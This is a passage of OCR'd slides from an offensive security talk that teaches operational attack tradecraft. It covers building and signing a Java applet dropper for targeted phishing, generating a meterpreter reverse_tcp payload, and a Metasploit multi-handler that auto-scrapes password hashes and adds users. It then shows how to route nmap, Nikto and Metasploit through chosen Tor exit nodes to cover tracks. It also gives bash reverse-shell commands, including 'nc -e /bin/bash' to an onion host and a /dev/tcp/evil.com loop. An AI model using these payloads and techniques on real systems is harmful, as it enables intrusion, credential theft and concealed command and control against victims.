  - User reads the cert and trusts it (usually)
  - So many sites have invalid certs users don't even notice anymore
- Change up filenames / code to reflect targets application infrastructure
  - If they use wordpress, use wordpress sounding file names for example

Web Phishing – Dropper/Exec

- **Compile the applet:**
  - javac MetaPhish.java
- **Generate a class file:**
  - jar -cf MetaPhish.jar MetaPhish.class
- **Build a ketystore and set the passwords / organization name**:
  - keytool -genkey -alias signFiles -keystore msfkeystore -storepass msfstorepass -dname "cn=*The Targets Org"* -keypass msfkeypass
- **Sign the files and create a "secured" jar:**
  - jarsigner -keystore msfkeystore -storepass msfstorepass -keypass msfkeypass -signedjar sMetaPhish.jar MetaPhish.jar signFiles
- **Create the certificate:**
  - keytool -export -keystore msfkeystore -storepass msfstorepass -alias signFiles -file MetaPhishLLC.cer
- **Import the certificate:**
  - keytool -import -alias company -file MetaPhishLLC.cer -keystore msfkeystore -storepass msfstorepass

Web Phishing – Dropper/Exec

- You will now have a collection of files:
  - **MetaPhish.class** * Compiled Java
  - **MetaPhish.jar** * Compressed class
  - **MetaPhish.java** * Source code
  - **MetaPhishLLC.cer** * Certificate
  - **msfkeystore** * Key store
  - **sMetaPhish.jar** * Signed Jar
  - **windex.html** * malicious web page


Web Phishing – Dropper/Exec

- Web code to execute the applet:

```
<html>
<body>
<APPLET code="MetaPhish.class"
  archive="sMetaPhish.jar" width="1"
  height="1"></APPLET>
</body>
</html>
```


- Put this in an IFRAME with valid web site to trick the target

Web Phishing – Dropper/Exec



- Victim receives message box
- Digital Signature will appear to have the "trusted" information
- Many users will run this
- Basically Social Engineering / Targeted Phishing

Automation



MSF Multi-Handler / Automation

- Need to be able to handle ***n*** incoming sessions
- Need to be able to automate functions
  - Acquire passwords
  - Add users
  - Upload 2nd stage persistence backdoor
  - Registry / stored info
- Need to use firewall allowed egress ports

MSF Multi-Handler / Automation

- Create a stand alone meterpreter binary for windows:
  - Use the reverse connection assuming there is a firewall
  - Set your IP, should be directly internet accessible
  - Set the port to receive incoming sessions, directly internet accessible
  - Set the output name of the executable, for covertness set something targeted
    - `./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.34 LPORT=8000 R | ./msfencode -b '' -t exe -o meterpreter.exe`

MSF Multi-Handler / Automation

- Run metasploit ./msfconsole
- Set MSF parameters to match the meterp
  - `msf > use exploit/multi/handler`
  - `msf exploit(handler) > set ExitOnSession false`
  - `msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp`
  - `msf exploit(handler) > set LHOST 192.168.0.34`
  - `msf exploit(handler) > set LPORT 8000`

MSF Multi-Handler / Automation

- Setup automation script and set MSF in multihandling mode
  - `msf exploit(handler) > set AutoRunScript ./PhishScrape.rb`
  - `msf exploit(handler) > exploit –j`
- You can use any script you want, we are providing an example

MSF Multi-Handler / Automation

- Deploy the meterpreter to your target using whatever means
  - Infected PDF / files
  - Malicious website
    - Exploit
    - Java Applet
  - Exploits
  - Email it directly

MSF Multi-Handler / Automation

- Watch for:
  - `[*] Transmitting intermediate stager for over-sized stage...(191 bytes)`
- You have successfully compromised a target!
  - Many targets may come in at once
  - To list your sessions do:
    - sessions –l
    - Then you can use standard meterpreter commands

MSF Multi-Handler / Automation

- An automated scrapper will run on each target
- Will gather info automatically and place it in ~/.msf3/logs/scraper
- Each compromised target will generate a dir
  - ipaddress_data_timestamp

MSF Multi-Handler / Automation

- The following information will be autoscraped:
  - env.txt # System environment
  - group.txt # Domain group info
  - hashes.txt # Crackable password hashes
  - localgroup.txt # local group memberships
  - nethood.txt # network neighborhood info
  - network.txt # detail networking info of target
  - services.txt # running services (look for AV)
  - shares.txt # Any shared directories
  - system.txt # operating system info
  - users.txt # local user account names
- Take a look at DarkOperator's scripts for more ideas: http://www.darkoperator.com/

Metaphish

- Demo


Tor
tor.eff.org

Who do you want to be today?

Abusing Tor

Button, button, who's got the button


- When using tor, normally the exit node is random
  - It is possible to define an exit node, or group of exit nodes
  - Nice for viewing content that is blocked by country
  - Way to cover tracks
  - Easy to hide in the evil that is tor
  - Avoid using an exit node in the target country when possible
    - Target country can collect node for forensics

Where am I again?

- Theoretically you can just specify a country code in the tor_rc file.
  - Never seen it work correctly
  - Documented not to work in many news groups
  - Nice to pop out of just one or two nodes if running scans and such
  - Easy to change, can even have many configs with different exit nodes, and periodically change

Who's who

- Vidalia is an easy way to manage tor, here we are looking at potential tor exit nodes



Who's who

- Selecting Nodes Through Vidalia
  - When selecting exit nodes, it is important to make sure they have somewhat unique names
    - Unnamed is a common node name, it should be avoided
  - Now create a new file that will be the tor config
    - Add the following lines

      ExitNodes list,of,nodes
      StrictExitNodes 1

Who's who

- There are also webpages that will provide tor nodes
  - https://torstatus.blutmagie.de/
  - Here it is possible to click on a node, and retrieve a finger print
    - Add a dollar to the front, and get rid of the spaces. Then these can be used as tor exit nodes
      - Unnamed: 46D0 5072 0DE9 D59E 6C22 D970 453B E287 C03F CE9B → $46D050720DE9D59E6C22D970453BE287C03FCE9B
    - All these nodes may not be active at any given time, so grab a lot
    - Now unnamed will work great, names do not matter

https://torstatus.blutmagie.de/

Tor Network Status -- Router Detail

General Information	
Router Name:	Unnamed
Fingerprint:	46D0 5072 0DE9 D59E 6C22 D970 453B E287 C03F CE9B
Contact:	None Given
IP Address:	218.16.120.12
Hostname:	Unavailable
Onion Router Port:	443
Directory Server Port:	9030
Country Code:	CN
Platform / Version:	Tor 0.1.2.19 on Windows Server 2003 Service Pack 2 [server] {enterprise} {terminal services, single user} {terminal services}
Last Descriptor Published (GMT):	2009-05-24 06:03:43
Current Uptime:	29 Day(s), 11 Hour(s), 48 Minute(s), 10 Second(s)
Bandwidth (Max/Burst/Observed - In Bps):	3145728 / 6291456 / 848912
Family:	No Info Given

Who's who

- In Vidalia, you must point at the new config file
  - Stop TOR
  - Open settings
    - Advanced
    - And point to the new config file

What do I have?

- Privoxy
  - HTTP Proxy on port 8118 (by default)
  - Cleans/denies pages that may unintentionally reveal private IP when viewed in browser
  - Commonly configured to talk to tor's socks proxy
- TOR
  - Full socks 5 proxy on port 9050
- Vidalia
  - Gui interface to control tor

It'll fit

- As it turns out, with a bit of creative patchwork, just about any TCP connection can go over tor
  - There are a couple major programs in Linux that can really make TOR useful
    - Proxychains - torsocks
    - Tsocks
  - These programs are designed to hook the socket calls of a program, and send them over the proxy
  - When using these, always use IP, DNS can potentially leak
  - Never run as root, root has higher privilege
  - If one fails, try the other

I want to proxy

- Setting up proxychains
  - In /etc/proxychains.conf
    - Comment out random_chain, chain_len, and example proxies
    - Uncomment or add dynamic_chain
    - At the bottom add a socks 5 proxy for TOR
      - socks5 127.0.0.1 9050
    - Depending on path and target, the following values will need to be messed with
      - tcp_read_time_out
      - tcp_connect_time_out
      - The bigger these are the more likely they will get the right port, but they may run into other problems, like slow scans, or more false positive scans

I want to proxy

- Setting up tsocks
  - In */etc/tsocks* make sure the following lines are correct
    - Server = 127.0.0.1 # TOR host, usually local
    - server_type = 5 # Socks4/5, usually 5
    - server_port = 9050 # tor port, default 9050

I want to proxy

- Torsocks
  - Basically set up for you when built from source
  - TOR friendly replacement for tsocks


Lets give'r a go

- Lets try nmap over tor
  - Timeouts become problematic
  - Different exit nodes have different policies, and may stop parts of the scan
  - The results are less than accurate, but provide a good place to start
  - Requires a lot of time, and a lot of tweaking, but better than flying to another country (sometimes)
  - Do not run UDP, name lookup, ping, or any scans requiring root

Lets give'r a go

```
user@user-laptop:~/tor_rc$ proxychains nmap -n -PN -p 80,22,443 192.1.167.74

Starting Nmap 4.76 ( http://nmap.org ) at 2009-05-25 09:41 MDT
ProxyChains-2.1 (http://proxychains.sf.net)
dynamic chain:....127.0.0.1:9050....access denied to..192.1.167.74:443
dynamic chain:....127.0.0.1:9050....access denied to..192.1.167.74:443

…
user@user-laptop:~/tor_rc$ proxychains nmap -n -A -PN -p 80,22 192.1.167.74

Starting Nmap 4.76 ( http://nmap.org ) at 2009-05-25 09:42 MDT
ProxyChains-2.1 (http://proxychains.sf.net)
dynamic chain:....127.0.0.1:9050....192.1.167.74:22..OK
dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK
dynamic chain:....127.0.0.1:9050....192.1.167.74:22..OK
dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK
...
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp open  http    Apache httpd
Service Info: OS: Linux
```

Lets give'r a go



Lets get a bit deeper

- Here will run Nikto over tor.
  - Nikto has a proxy option
    - This is a full HTTP proxy, not socks
    - This can be used with Privoxy
    - Privoxy will end up messing with results, making it less than useful
  - Instead running Nikto over tsocks works much better

Lets get a bit deeper

```
user@user-laptop:~/$ proxychains nikto -host blog.attackresearch.com 192.1.167.74
- Nikto v2.03/2.04
---------------------------------------------------------------------------
ProxyChains-2.1 (http://proxychains.sf.net)
dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK
+ Target IP:          192.1.167.74
+ Target Hostname:    blog.attackresearch.com
+ Target Port:        80
+ Start Time:         2009-05-26 10:12:46
---------------------------------------------------------------------------
+ Server: Apache
dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK
...
- /robots.txt - contains 40 'disallow' entries which should be manually viewed. (GET)
dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK
+ OSVDB-0: Retrieved X-Powered-By header: PHP/5.2.4-2ubuntu5.4
dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK
+ OSVDB-0: ETag header found on server, inode: 131801, size: 1820, mtime: 0x462ed49df8840
...
+ 3577 items checked: 32 item(s) reported on remote host
+ End Time:        2009-05-26 15:07:00 (17654 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

Test Options: -host blog.attackresearch.com 192.1.167.74
---------------------------------------------------------------------------
```

What the heck, I'll eat the whole cow

- Lets say there is a VPN at a remote site. It is a TCP based VPN like PPTP
  - With some creative combinations of port redirection, and tsock/proxychains we can VPN over TOR
    - This will not be very reliable
    - Timeout can kill the connection
  - Using tcpxd on one host we can setup
    - tsocks tcpxd 1723 ip.of.target 1723
    - Now have a second machine PPTP into the first

Metasploit and TOR

- A couple of possibilities
  - Use Torsocks
  - Easier to do it in metssploit
    - setg Proxies SOCKS4:localhost:<torport>
  - Both methods are restricted to Connect Shells
  - Both are restricted to TCP
  - Always try and use IP to avoid unintended leakage

Demo

Can they call me anonymously?

- Sure, TOR uses .onion domains in order to talk to anonymous servers on the TOR network
  - Normally requires TOR on both sides
  - Can we shell to a .onion?
    - Sure, through tsocks, privoxy, or even wget
  - Can you tell what country a .onion is in?
    - Currently no, there have been problems found in TOR in the past, but they are fairly quick to patch

Shelling Bash Over TOR

- TOR is installed on target with torsocks
  - Simplest case, a netcat listener, and using built in bash commands
  - Setting up the server
    - In the torrc file, add the following lines
      - HiddenServiceDir /my/service/dir/
      - HiddenServicePort <portfortor> 127.0.0.1:<listenport>
    - Now star netcat on <listenport>
      - nc -l -p <listenport>

Shelling Bash Over TOR

- Now on the target
  - With Netcat
    - torsocks nc -e /bin/bash <hostname.onion> <torport>
      - <hostname.onion> is in the servers service dir in a file called hostname
  - Without Netcat
    - torsocks /bin/bash
    - exec 5<>/dev/tcp/evil.com/8080
    - cat <&5 | while read line; do $line 2>&5 >&5; done

Do I have to install TOR on the target?

- Turns out no.
  - There are web proxy's that give access into the TOR network
    - www.tor-proxy.net Is one of many sites that lets a user bounce through them and then into TOR.
      - Keep in mind, unfortunately they see all traffic, they won't know where the server is though
      - http://tor-proxy.net/proxy/tor/browse.php?u=http%3A%2F%2Fslashdot.org%2F&b=14
    - We have created Proof-of-Concept shells using this method
    - Basically a modified HTTP/HTTPS Shell

The tor-proxy.net Backdoor

- Benefits
  - No need for to on the client
  - Can't tell who the server belongs to
  - Can do https
- Downfalls
  - tor-proxy.net can read all the traffic
  - Asynchronous, it can take a bit before command output
  - Not interactive

DEMO

To Do (working on it☺)

- Metasploit module that automatically generates the web apps / web server
  - Autogen's the applet & meterpreter
  - Integrate with PDF infector module
  - Integrate post-exploit automation scripts
  - Integrate with browser autopwn
- 2nd stage HTTP Backdoor
- More integration with TOR

PhishTunnel

- Demo everything over TOR
  - TOR backdoor communications
  - Metasploit over TOR
  - Metaphish concepts over TOR

Thanks!

- #AR
- Rezen
- Cg
- Snowchyld
- Ed Skoudis
- !lso
- Dragorn
- Knicklighter

HD Moore
Dean De Beers
Delchi
egypt
tebo
carnal0wnage
Anyone we forgot
famousjs

- Check out autopwn, egypt & Efrain Torres talks for awesome web p0wnage concepts and tools